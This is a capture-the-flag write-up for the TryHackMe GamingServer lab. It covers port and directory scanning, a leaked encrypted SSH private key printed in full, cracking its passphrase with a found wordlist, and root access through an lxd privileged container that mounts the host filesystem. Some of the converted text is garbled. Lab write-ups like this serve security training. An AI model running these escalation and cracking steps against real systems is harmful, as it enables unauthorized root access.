GamingServer (THM)

ip of the machine :- 10.10.167.136

```
12:37 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:37 sohamt (4.256s)

ping 10.10.167.136 -c 5

PING 10.10.167.136 (10.10.167.136) 56(84) bytes of data.
64 bytes from 10.10.167.136: icmp_seq=1 ttl=60 time=244 ms
64 bytes from 10.10.167.136: icmp_seq=2 ttl=60 time=165 ms
64 bytes from 10.10.167.136: icmp_seq=3 ttl=60 time=187 ms
64 bytes from 10.10.167.136: icmp_seq=4 ttl=60 time=210 ms
64 bytes from 10.10.167.136: icmp_seq=5 ttl=60 time=234 ms

--- 10.10.167.136 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 165.314/208.200/244.321/29.115 ms
```

machine is on!!!

```
12:38 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:38 sohamt (1m 4.61s)

nmap -p- --min-rate=10000 10.10.167.136

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-15 12:38 IST
Warning: 10.10.167.136 giving up on port because retransmission cap hit (10).

Nmap scan report for 10.10.167.136 (10.10.167.136)

Host is up (0.17s latency).

Not shown: 39838 closed tcp ports (conn-refused), 25695 filtered tcp ports (no-response)

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 64.59 seconds
```

Only two ports are open!!!

```
12:41 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:41 sohamt (13.153s)
nmap -p 22,80 -sC -A -T5 10.10.167.136
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-15 12:41 IST
Nmap scan report for 10.10.167.136 (10.10.167.136)
Host is up (0.24s latency).
      STATE SERVICE VERSION
P0RT
                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
    256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
   256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
                   Apache httpd 2.4.29 ((Ubuntu))
80/tcp open http
|_http-title: House of danak
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
```

Did an aggressive scan for versioning...





HOUSE OF DANAK

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ARCHIVES

HOUSE OF DANAK

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home page of the website, let's go through the src. code to see what we can find...

```
75 </body>
76 <!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
77 </html>
78
```


Found a possible user "john".

Let's do directory fuzzing using ffuf.

```
12:45 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:45 sohamt (1m 36.21s)
ffuf -u http://10.10.167.136/FUZZ -w /usr/share/dirb/wordlists/big.txt
       v2.1.0-dev
 :: Method
                 : GET
:: URL : http://10.10.167.136/FUZZ
:: Wordlist : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
:: Calibration : false
 :: Timeout
                   : 10
                 : 40
 :: Threads
                : Response status: 200-299,301,302,307,401,403,405,500
 :: Matcher
.htpasswd
                       [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4178ms]
                      [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4180ms]
.htaccess
robots.txt
                 [Status: 200, Size: 33, Words: 3, Lines: 4, Duration: 204ms]
                      [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 205ms]
secret
                      [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 206ms]
server-status
                       [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 149ms]
uploads
:: Progress: [20469/20469] :: Job [1/1] :: 217 reg/sec :: Duration: [0:01:36] :: Errors: 0 ::
```

Found some directories to look at!!!

robots.txt hinting towards /uploads/.



/secret contains a secret key.


----BEGIN RSA PRIVATE KEY----

Proc-Type: 4, ENCRYPTED


DEK-Info: AES-128-CBC, 82823EE792E75948EE2DE731AF1A0547

T7+F+3i1m5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcrx4QflP2Q2Vk8phx H4P+PLb79nCc0SrB0PB1B0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM FznFI7jsxYFwPUqZtkz5sTcXlafch+IU5/Id4zTTsCO8qqs6qv5QkMXVGs77F2kS Lafx0mJdcuu/5aR3NjNVt1uKZyiXInskXiC01+Ynhkqj14Iy7fEzn2qZnKKPVPv8 9z1ECjERSysbUKYccnFknB1DwuJExD/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO IrwxeyChI32vJs9W93PUqHMqCJGXEpY7/INMUQahDf3wnlVhBC10UWH9piIOupNN SkjSbrIxOgWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g /5D/YqcLtt/tKbLyuyqqk23NzuspnbUwZWoo5fvq+jEqRud90s4dDWMEURGdB2Wt w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAq532QAgmXGoazXd3IeFRtGB 6+HLD18VRDz1/4iZhafDC2qihKeWOjmLh83QqKwa4s1XIB6BKPZS/OqyM4RMnN3u Zmv1rDPL+0yzt6A5BHENXfkNfFWRWQxvKtiGlSLmywPP5OHnv0mzb16QG0Es1FP1 xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6 8BoZFQBcoJaOufnLkTC0hHxN7T/t/QvcaIsWSFWdgwwnYFaJncHeEj7d1hnmsAii b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWFYqtkGcn vzLSJM07RAggA+SPAY81CnXe8gN+Nv/9+/+/uiefeFtOmrpDU2kRfr9JhZYx9TkL wTqOP0XWjqufWNEIXXIpwXFctpZaEQcC40LpbBGTDiVWTQyx8AuI6YOfIt+k64fG rtfjWPVv3yGOJmiqQOa8/pDGgtNPqnJmFFrBy2d37KzSoNpT1XmeT/drkeTaP6YW RTz8Ieq+fmVtsqQe1ZQ44mhy0vE48o92Kxj3uAB6jZp8jxqACpcNBt3isq7H/dq6 oYiTtCJrL3IctTrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5aO/GoeSH0Fe1Tk cQKiDDxHq7mLMJZJ00oqdJfs6Jt/J04qzdBh3Jt0qBoKnXMVY7P5u8da/4sV+kJE 99x7Dh8YXnj1As2qY+MMQHVuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3MVt1eq Ezf261ghbnEUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1fl3rI9vowPPuC8aNj+Q Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Ex112h v3SBMMCT5ZrBFq54ia0ohThQ8hk1PqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst gbLFOSPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBWsbhbSRMK+P ----END RSA PRIVATE KEY----

it's a private key for ssh login.



in /uploads/ found some files let's view at them first and then will try to login through ssh using the private key.



dict.lst is a like a list of possible passwords.

The Hacker Manifesto

by +++The Mentor+++ Written January 8, 1986

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a hacker, enter my world...

Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me...

Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..."

Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me... Or feels threatened by me.. Or thinks I'm a smart ass.. Or doesn't like teaching and shouldn't be here...

Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found. "This is it... this is where I belong..." I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...

Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered

it is like a message for hackers by "the mentor".



```
12:53 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:53 sohamt (7.738s)

ssh -i auth.txt john@10.10.167.136

The authenticity of host '10.10.167.136 (10.10.167.136)' can't be established. ED25519 key fingerprint is SHA256:3Kz4ZAujxMQpTzzS0yLL9dLKLGmA1HJD0LAQWfmcabo. This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.167.136' (ED25519) to the list of known hosts. Enter passphrase for key 'auth.txt': john@10.10.167.136's password: Permission denied, please try again. john@10.10.167.136's password: Permission denied, please try again. john@10.10.167.136's password: john@10.10.167.136's password: john@10.10.167.136's Permission denied (publickey,password).
```

using private key is asking for a passphrase..

```
12:54 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:54 sohamt (4.267s)
john hash -w dict.lst
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Warning: only loading hashes of type "SSH", but also saw type "tripcode"
Use the "--format=tripcode" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'g' or Ctrl-C to abort, almost any other key for status
                 (auth.txt)
1g 0:00:00:00 DONE (2024-09-15 12:54) 50.00g/s 177300p/s 177300c/s 177300C/s paagal..sss
Session completed
```

used ssh2john to create a hash and then further we got a dict.lst so used it for brute forcing and found the passphrase "letmein".

```
01:05 pm exploitable john@exploitable Sun Sep 15 2024 ~ 13:05 john
john@exploitable:~ (0s)
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)
 * Documentation: https://help.ubuntu.com
                   https://landscape.canonical.com
 * Management:
 * Support:
                   https://ubuntu.com/advantage
 System information as of Sun Sep 15 07:35:01 UTC 2024
  System load: 0.0
                                                        97
                                  Processes:
               41.1% of 9.78GB Users logged in:
 Usage of /:
                                                        0
                                  IP address for eth0: 10.10.167.136
 Memory usage: 32%
  Swap usage:
                0%
O packages can be updated.
O updates are security updates.
01:04 pm CyberCreedPC Sun Sep 15 2024 ~/testing 13:04 sohamt (5.427s)
ssh -i auth.txt john@10.10.167.136
Enter passphrase for key 'auth.txt':
```

logged in as user "john"...

```
01:05 pm exploitable john@exploitable Sun Sep 15 2024 ~ 13:05 john

john@exploitable:~ (0.194s)
ls
user.txt
```

got our first flag.

```
01:23 pm exploitable john@exploitable Sun Sep 15 2024 ~ 13:23 john

01:22 pm exploitable john@exploitable Sun Sep 15 2024 ~ 13:22 john (0.172s)
id

uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

So we are into lxd container.

We are allowed to run lxd so will be following this below blog.



LXD Alpine Linux image builder

This script provides a way to create Alpine Linux images for their use with LXD. It's based off the LXC templates.

The image will be built just by installing the [alpine-base] meta-package. Networking and syslog are enabled by default.

Usage

In order to build the latest Alpine image just run the script (must be done as root):

sudo ./build-alpine

O.

For more options check the help:

sudo ./build-alpine -h

P

After the image is built it can be added as an image to LXD as follows:

1xc image import alpine-v3.3-x86_64-20160114_2308.tar.gz --alias alpine-v3.3

Q

License

This script uses the same license as the script it was derived from: LGPL 2.1

After following the above build steps, forward .tar.gz to the attacking machine.

```
01:40 pm exploitable john@exploitable Sun Sep 15 2024 /tmp 13:40 john

01:39 pm exploitable john@exploitable Sun Sep 15 2024 /tmp 13:39 john (2.034s)

lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage

Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
```

importing image to lxc.

we can see the list of images.

```
lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive
lxc start ignite
lxc exec ignite /bin/sh
id
```

So first we are initializing the container and allowing it to run with elevated privileges basically privileges of root then we are mounting the resources from host machine to /mnt/root of the image and then starting the container. After this we are executing a command /bin/sh on it which will give a shell for the image. This image in container is running with elevated privileges so executing a shell means getting a root/pwned shell.

And became root.

```
/mnt/root # ls
bin cdrom etc
boot dev home
/mnt/root #
```

So, in /mnt/root, we have the root directory of the machine inside a mount point of the container.

```
/mnt/root/root # ls
root.txt
/mnt/root/root # |
```

So got root/last flag.....